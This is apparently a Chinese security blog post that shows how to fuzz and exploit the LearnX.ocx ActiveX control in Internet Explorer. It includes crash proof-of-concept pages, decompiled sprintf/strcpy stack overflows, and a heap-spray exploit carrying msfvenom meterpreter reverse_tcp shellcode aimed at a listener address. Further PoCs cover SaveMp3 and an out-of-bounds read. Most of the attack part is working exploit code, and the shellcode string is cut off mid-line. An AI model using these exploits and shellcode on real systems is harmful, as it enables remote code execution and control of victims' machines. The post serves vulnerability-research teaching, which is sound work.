
然后会生成一堆测试样本，点击 next ， 继续然后点击 Begin Fuzz 开始 测试。



不一会儿就会测出异常



然后暂停，右键出现异常的样本，选择 Test Exploit in IE



会发现 IE 打开网页后会报错，这样我们就拿不到奔溃的样本，这时可以用 chrome 去访问页面，拿到 html 的源码。

转成 js 的版本。

```
<html>
Test Exploit page
<object classid='clsid:31F4B58F-5981-488D-94A6-6CA7AC034FAC' id='target' ></object>
<script>

var buf = '';

while (buf.length < 1044){
   buf += 'A';
}

target.LoadWaveFile(buf);

</script>
</html>
```


可以看到就是传了 1044 个 A 给 LoadWaveFile 这个 API 。使用 IE 加载 poc，ie 不会 crash， 这是因为 ie 内部有异常处理机制，我们可以使用调试器调试看看。

为了方便调试在触发漏洞前，加一个 alert 语句等待调试器 attach 上去。


```
<html>
Test Exploit page
<object classid='clsid:31F4B58F-5981-488D-94A6-6CA7AC034FAC'
 id='target'></object>
<script>
    var buf = '';
    while (buf.length < 1044) {
        buf += 'A';
    }
    alert("wait to attach");
    target.LoadWaveFile(buf);
</script>

</html>
```

在弹出框后使用 x64dbg的 32 版本附加到 SysFader 这个进程， 因为好像 ActiveX 控件会加载到这个进程，而不是下面那个 tab 的进程。



等调试器附加上去后，继续运行脚本，调试器会中断几次，一直 f9 继续运行 2次，可以看到 eip 已经变成 0x41414141



下面我们分析一下漏洞的成因，把 LearnX.ocx 拖到 ida 里面分析。搜索函数字符串，然后交叉引用可以找到一个类似于函数表的区域。

```
.rdata:02E6E510                 dd offset SaveWaveToFile
.rdata:02E6E514                 align 10h
.rdata:02E6E520                 dd offset aLoadwavefile ; "LoadWaveFile"
.rdata:02E6E524                 db 0FFh                 函数名指针
.rdata:02E6E525                 db 0FFh
.rdata:02E6E526                 db 0FFh
.rdata:02E6E527                 db 0FFh
.rdata:02E6E528                 dd offset unk_2E843C4
.rdata:02E6E52C                 db  0Bh
.rdata:02E6E52D                 db    0
.rdata:02E6E52E                 db    0
.rdata:02E6E52F                 db    0
.rdata:02E6E530                 dd offset LoadWaveFile    对应的函数地址
.rdata:02E6E534                 align 10h
```

表中的每一项代表一个函数，每一项的结构大概为

```
struct item{
   char* function_name; // ■■■
   char dummy[0xc]; // ■■■■
   void * function_ptr; // ■■■■■
}
```

图中函数名指针位于 0x02E6E520 ， 函数指针位于 0x02E6E530. 跟进去看看函数的实现。函数有两个参数

```
int __thiscall LoadWaveFile(char *this, char *a2)
```

第二个参数是我们的输入。在函数的后面会调用 strcpy 复制我们的输入到栈上，

```
85  v9 = sub_2E3A018(v4, v5);
86  sprintf(&v37, aSWavTempWav, v9);
87  v10 = fopen(&v37, aWb);
88  if ( v10 )
89    fclose(v10);
90  *(v2 + 158) = *(v2 + 157);
91  strcpy(&v38, a2);
92  if ( strstr(&v38, aHttp) == &v38 )
93  {
94    sub_2E3AFFC(v2, &v38);
95    v19 = *(v2 + 157);
96    if ( v19 )
```

此处栈的大小为 0x514，而我们输入的样本长度只有 1044 个字符， 应该覆盖不到返回地址。所以下面应该还有其他的溢出位置。

```
0000515                 db ? ; undefined
0000514 var_514         db ?
0000513                 db ? ; undefined
0000512                 db ? ; undefined
0000511                 db ? ; undefined
0000510                 db ? ; undefined
000050F                 db ? ; undefined
000050E                 db ? ; undefined
000050D                 db ? ; undefined
000050C                 db ? ; undefined
000050B                 db ? ; undefined
000050A                 db ? ; undefined
0000509                 db ? ; undefined
0000508                 db ? ; undefined
0000507                 db ? ; undefined
0000506                 db ? ; undefined
```

在这个函数下断点，然后不断调试发现在 0x02E37FFA 处会调用 sprintf 往栈上写数据，此时的目的缓冲区的大小为 0x114，参数为

```
sprintf(&v39, "%s%s", &String, a2)  // a2 ■■■■■■■
```

```
if ( !v11 )                                     // 文件打开失败
{
  if ( a2[1] == 58 || (sprintf(&v39, aSS_0, &String, a2), (v11 = fopen(&v39, aRb)) == 0) )// sprintf 栈溢出
  {
    nop_func(aCannotOpenWave);
    return 0;
  }
}
fseek(v11, 0, 2);
```

所以我们的样本触发栈溢出的位置是这个地方， sprintf 和 strcpy 一样不会校验字符串的长度，会造成栈溢出。

漏洞利用的话，由于测试环境是 xp + ie8 没有 dep, 所以直接使用 堆喷射 + shellcode 即可。

```
<html>

<script src="heaplib.js"></script>

<script language='javascript'>
   var heap_obj = new heapLib.ie(0x10000);
   // ■■■ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.245.128 lport=4444 -f js_le
   var code = unescape("%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%u3cac%u7c61


   var nops = unescape("%u9090%u9090");    //NOPs
   while (nops.length < 0x1000) nops += nops; // create big block of nops
   var shellcode = nops.substring(0, 0x800 - code.length) + code;
   while (shellcode.length < 0x40000) shellcode += shellcode;
   var block = shellcode.substring(2, 0x40000 - 0x21);
   //spray
   for (var i = 0; i < 500; i++) {
       heap_obj.alloc(block);
   }
   alert("Spray done");
// Can't directly drag into iexplore
</script>


<object classid='clsid:31F4B58F-5981-488D-94A6-6CA7AC034FAC' id='target' ></object>

<script>
```

```
    var buf = '';
    //  ■■■■■■■■ 0x0c0c0c0c
    while (buf.length < 512){
        buf += unescape("%0c%0c%0c%0c");
    }

    alert(target);
    target.LoadWaveFile(buf);

</script>

</html>
```

PS: `heaplib.js` 是一个用于堆喷射的 `js` 库, 还有不能直接用文件方式打开，需要自己打一个 `http` 服务器，让 **`ie`** 去请求网页。

其他的一些漏洞

之后随便分析了几个 `.rdata` 上的函数表里面的函数， 发现了一些类似的问题。这里列举一下。

CMPGetWordScore信息泄露

这个函数直接使用我们的输入作为索引去读取 `this` 对象里面的数据返回。

```
int __thiscall CMPGetWordScore(_DWORD *this, int a2)
{
  return this[a2 + 1141];
}
```

`this` 对象里面会有一些指针，会造成信息泄露。

SaveMp3栈溢出

函数开头用 `sprintf` 把输入字符串写入栈中， 造成栈溢出。

```
signed int __thiscall SaveMp3(void *this, int input)
{
  FILE *v2; // eax
  FILE *v3; // esi
  signed int result; // eax
  int v5; // ecx
  size_t v6; // ebx
  _DWORD *v7; // ecx
  int v8; // eax
  CHAR *v9; // ecx
  int v10; // ebx
  int v11; // edx
  void *v12; // [esp+0h] [ebp-244h]
  char v13; // [esp+4h] [ebp-240h]
  CHAR String; // [esp+10Ch] [ebp-138h]
  char v15; // [esp+214h] [ebp-30h]
  int v16; // [esp+218h] [ebp-2Ch]
  int v17; // [esp+21Ch] [ebp-28h]
  int v18; // [esp+220h] [ebp-24h]
  void *v19; // [esp+230h] [ebp-14h]
  void **v20; // [esp+234h] [ebp-10h]
  int v21; // [esp+240h] [ebp-4h]

  v20 = &v12;
  v19 = this;
  v12 = off_2E7C1A4;
  v21 = 0;
  sprintf(&v13, aS, input, off_2E7C1A4);        // 调用sprintf 往栈内写数据，栈空间为 0x240+.栈溢出
  sprintf(&String, aSWav, input);
  if ( *(v19 + 160) )
0000A8DC SaveMp3:16 (2E3A8DC)
```

poc

```
<html>
Test Exploit page
<object classid='clsid:31F4B58F-5981-488D-94A6-6CA7AC034FAC' id='target' ></object>
<script>
```

```
var buf = '';
while (buf.length < 512){
   buf += 'A';
}
alert(target);
target.SaveMp3(buf);
</script>
```

参考

```
https://www.cnblogs.com/0xJDchen/p/5944410.html
https://evi1cg.me/archives/remote_exec.html
```


上一篇：用机器学习进行恶意软件检测——以阿... 下一篇：萌新向ROP初体验：ROPempo...

1. 0 条回复
   - 动动手指，沙发就是你的了！